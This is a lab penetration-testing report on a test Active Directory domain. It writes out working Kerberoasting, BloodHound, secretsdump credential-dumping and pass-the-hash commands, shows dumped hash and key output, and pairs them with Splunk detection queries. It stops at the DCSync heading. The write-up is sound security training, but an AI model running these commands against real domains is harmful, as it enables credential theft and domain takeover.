# Active Directory
# Penetration Testing Lab

## Security Assessment Report

LAB.LOCAL Domain Environment

Prepared by: Haris Izudin Bin Hairul Azhar
Date: January 15, 2026

# Table of Contents

# 1. Executive Summary

This document presents the findings of a comprehensive Active Directory penetration testing engagement conducted in a controlled lab environment. The assessment simulated real-world attack scenarios to identify security vulnerabilities and demonstrate potential exploitation paths within the LAB.LOCAL domain.

## 1.1 Assessment Overview

- Domain Tested: LAB.LOCAL
- Testing Period: January 14, 2026
- Methodology: Internal Network Penetration Testing
- Attack Perspective: Authenticated User (suser account)

## 1.2 Key Findings Summary

Table 1 Risk Assessment of Active Directory Attack Vectors

| Attack Vector | Severity | Impact |
|---|---|---|
| Kerberoasting | **HIGH** | Service account credential compromise |
| BloodHound Enumeration | **MEDIUM** | Complete AD attack path mapping |
| Pass-the-Hash | **HIGH** | Lateral movement without password |
| DCSync Attack | **CRITICAL** | Complete domain credential theft |
| Golden Ticket | **CRITICAL** | Persistent domain admin access |

## 1.3 Critical Recommendations

- Implement strong service account password policies (25+ characters)
- Enable Credential Guard and Protected Users group
- Deploy advanced threat detection with Splunk SIEM
- Restrict replication rights and implement tiered administration
- Regular security audits using tools like PingCastle or Purple Knight

# 2. Lab Environment Architecture

## 2.1 Network Diagram





Figure 1 Network Diagram of the Active Directory Lab Environment

## 2.2 Infrastructure Components

Table 2 Summary of Infrastructure Components Used in the Active Directory Lab

| System | IP Address | OS | Role |
|---|---|---|---|
| Windows Server DC | 192.168.10.10 | Windows Server 2019 | Domain Controller (LAB.LOCAL) |
| Windows 10 Workstation | 192.168.10.20 | Windows 10 Enterprise | Domain-joined Workstation |
| Ubuntu SIEM | 192.168.10.30 | Ubuntu 22.04 | Splunk Enterprise SIEM |
| Kali Linux | 192.168.10.40 | Kali Linux 2025 | Attack Platform |

## 2.3 Domain Accounts

Table 3 Summary of Domain User and Service Accounts

| Account | Type | Purpose |
|---|---|---|
| suser | Standard User | Initial access credential |
| jadmin | Domain Admin | Privileged account for domain administration |
| sqlservice | Service Account (SPN) | Target for Kerberoasting |
| Administrator | Domain Admin | Built-in administrator / Golden Ticket creation |
| localadmin | Local Administrator | Workstation local admin account |

# 3. Attack Path Overview

This section provides a high-level overview of the attack chain executed during the assessment. Each attack builds upon the previous, demonstrating a realistic progression from initial access to complete domain compromise.

## 3.1 Attack Chain Flow





Figure 2 Active Directory Attack Chain Flow Overview

## Attack Progression:

1. **Kerberoasting** - Extract and crack service account credentials
    - Entry Point: Standard user account (suser)
    - Outcome: Compromised sqlservice account
2. **BloodHound Enumeration** - Map Active Directory relationships
    - Entry Point: Compromised domain credentials
    - Outcome: Complete attack path visualization to Domain Admin
3. **Pass-the-Hash** - Lateral movement using NTLM hashes
    - Entry Point: Extracted NTLM hash
    - Outcome: Access to additional systems without password
4. **DCSync Attack** - Dump all domain credentials
    - Entry Point: Account with replication rights
    - Outcome: Complete credential database including KRBTGT hash
5. **Golden Ticket** - Forge Kerberos tickets for persistence
    - Entry Point: KRBTGT hash from DCSync
    - Outcome: Persistent Domain Admin access for 10 years

# 4. Detailed Attack Execution

## 4.1 Attack #1: Kerberoasting


### 4.1.1 Attack Description

Kerberoasting exploits the Kerberos authentication protocol by requesting service tickets (TGS) for accounts with Service Principal Names (SPNs). These tickets are encrypted with the service account's password hash and can be cracked offline to reveal plaintext credentials.

### 4.1.2 Execution Steps


#### Step 1: Identify Service Accounts

**Query:** `impacket-GetUserSPNs lab.local/suser:'Password123!' -dc-ip 192.168.10.10`




#### Step 2: Request Service Tickets

**Query:** `impacket-GetUserSPNs lab.local/suser:'Password123!' -dc-ip 192.168.10.10 -request`



### Step 3: Crack the Hash

**Query:** `hashcat -m 13100 sqlservice_hash.txt /usr/share/wordlists/rockyou.txt --force`


```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*sqlservice$LAB.LOCAL$lab.local/sqlserv ... 039aaf
Time.Started.....: Wed Jan 14 15:42:00 2026 (29 secs)
Time.Estimated...: Wed Jan 14 15:42:29 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   543.0 kH/s (0.53ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 34%

Started: Wed Jan 14 15:41:29 2026
```

The extracted TGS hash could be cracked offline using tools like Hashcat or John the Ripper. However, in this lab, I focused on detection and response rather than password cracking, as this better reflects real-world SOC operations where the goal is to detect and stop attacks in progress, not recover plaintext passwords.

## 4.1.3 Detection in Splunk

Kerberoasting generates Event ID 4769 (Kerberos Service Ticket Request) with specific characteristics:

**Query:**
```
index=main EventCode=4769
| table _time, Account_Name, ComputerName, Client_Address, Message
```



## 4.2 Attack #2: BloodHound Enumeration

### 4.2.1 Attack Description

BloodHound uses graph theory to reveal hidden relationships and attack paths in Active Directory. It collects data about users, groups, computers, and permissions to identify the shortest path to Domain Admin.


### 4.2.2 Execution Steps

#### Step 1: Data Collection


**Query:** `bloodhound-python -u suser -p 'Password123!' -d lab.local -ns 192.168.10.10 -c all`

```
┌──([redacted]i)-[~/AD]
└─$ bloodhound-python -u suser -p 'Password123!' -d lab.local -ns 192.168.10.10 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: lab.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: win-e0hgti3en55.lab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: win-e0hgti3en55.lab.local
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WORKSTATION01.lab.local
INFO: Querying computer: WIN-E0HGTI3EN55.lab.local
INFO: Done in 00M 03S
```


#### Step 2: Import Data



### Step 3: Analyze Attack Paths




Bloodhound analysis identified two accounts with Domain Administrator privileges: **JADMIN@LAB.LOCAL** and **ADMINISTRATOR@LAB.LOCAL**. Both accounts are members of the DOMAIN ADMINS@LAB.LOCAL security group, representing the highest tier of privilege in the domain. These accounts became primary targets for credential theft and privilege escalation attacks. The crown icons indicate these are classified as high-value targets in the attack path analysis.




Bloodhound enumeration revealed that the standard user account SUSER@LAB.LOCAL is a member of the DOMAIN USERS@LAB.LOCAL group, with no elevated privileges or direct path to administrative groups. This represents the baseline access level for a regular domain user and served as the initial access point for the attack simulation. From this position, reconnaissance techniques were employed to identify potential privilege escalation vectors, including the discovery of kerberoastable service accounts.

## 4.3 Attack #3: Pass-the-Hash

### 4.3.1 Attack Description

Pass-the-Hash (PtH) is an attack technique where stolen NTLM hashes are reused to authenticate to other systems without knowing the plaintext password, enabling lateral movement within an Active Directory environment.

### 4.3.2 Execution Steps

#### Step 1: Extract NTLM Hash

**Query:** `impacket-secretsdump lab.local/jadmin:'Password123!'@192.168.10.10`

```
┌──([redacted])-[~/AD]
└─$ impacket-secretsdump lab.local/jadmin:'Password123!'@192.168.10.10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x8739fb04197d31aa843321b196662586
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acb[redacted]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LAB\WIN-E0HGTI3EN55$:aes256-cts-hmac-sha1-96:19262fbd449cde14449bce669f07ceb017701eb043b148dfd411b2f1ebd6111e
LAB\WIN-E0HGTI3EN55$:aes128-cts-hmac-sha1-96:8b8ec71b8ca149d2ba556cd89f5f36b1
LAB\WIN-E0HGTI3EN55$:des-cbc-md5:8f31d9b50b0829df
LAB\WIN-E0HGTI3EN55$:plain_password_hex:ae29a987579ee0cc9575d3373db7fb491d027fc6bf957406f6e484ab74eb55bfbc8c2ef77152cade3bf78e1fee84b8334
2226fd1e6791ca268a4c9051945ca3928dff24a120f9f1a8e9058fff4511fbcfa614ef10bf8781761135a875c3b2ce67cddf393596f680ca78721afc9afd2770c365e8d4e
945f782a09c1c76fca32d535106c2320bae99cbfac55beb88923fa5ad36b12f44d309ab1c0691f309da746ca57a38b900994d0178eacf61f320308f4b8c01d880167393c3
c10618440c74155696daa31639e98596009c739a7d37cf8a000ad2507cabbcc91138677d9dc6203687a9d7a21903851c907af92ab666a
LAB\WIN-E0HGTI3EN55$:aad3b435b51404eeaad3b435b51404ee:447217d1ee43760d8f94f9f941fafae9:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb6acb7d87bef89e09aa50d5e90acf49269b70be8
dpapi_userkey:0x25b416f3b12a6de1b662c04d5c2513e4bda2dc93
[*] NL$KM
 0000   69 4C CD 0D EA 97 83 71  3E A2 14 FB DA 71 BF EF   iL.....q>....q..
 0010   1B 8B DE 79 30 C8 90 E9  C5 1E 0F 03 8B 27 89 01   ...y0........'..
```


Table 4 Extracted NTLM Hashes (Redacted)

| Account Name | NTLM Hash (redacted) | Observation |
|---|---|---|
| Administrator | 2b576acb********** | Shared hash |
| jadmin | 2b576acb********** | Shared hash |
| suser | 2b576acb********** | Shared hash |
| sqlservice | 2b576acb********** | Shared hash |
| krbtgt | 7e0e0184********** | Unique hash |

During credential dumping, multiple domain accounts were found to share the same NTLM hash, indicating password reuse across privileged and service accounts. This misconfiguration significantly increases the risk of Pass-the-Hash attacks, as compromising one account allows lateral movement and potential privilege escalation across the domain.

### Step 2: Execute Pass-the-Hash


```
Query: crackmapexec smb 192.168.10.10-u Administrator -H
2b576acb************ -d lab.local
```




Successfully authenticated to the Domain Controller (192.168.10.10) as Administrator using only the extracted NTLM hash without requiring the plaintext password. CrackMapExec confirmed administrative access with the "(Pwn3d!)" status, indicating full system compromise. This demonstrates the effectiveness of NTLM hash reuse attacks and highlights the critical need for monitoring unusual authentication patterns, particularly NTLM-based network logons (Event ID 4624, Logon Type 3) originating from external sources.

## 4.3.3 Detection in Splunk

```
index=main EventCode=4624 LogonType=3 AuthenticationPackageName=NTLM
|table _time Computer Account_Name Source_Netwrok_Address Logon_process
|sort -_time
```




Splunk detected 11 NTLM-based network logons (Event ID 4624, Type 3) from attacker IP 192.168.10.40, targeting Administrator and privileged accounts. The use of NTLM instead of Kerberos authentication provided a clear indicator of Pass-the-Hash activity. Detection timeline shows concentrated attack activity between 18:41-19:37 on January 14, 2026.

## 4.4 Attack #4: DCSync Attack

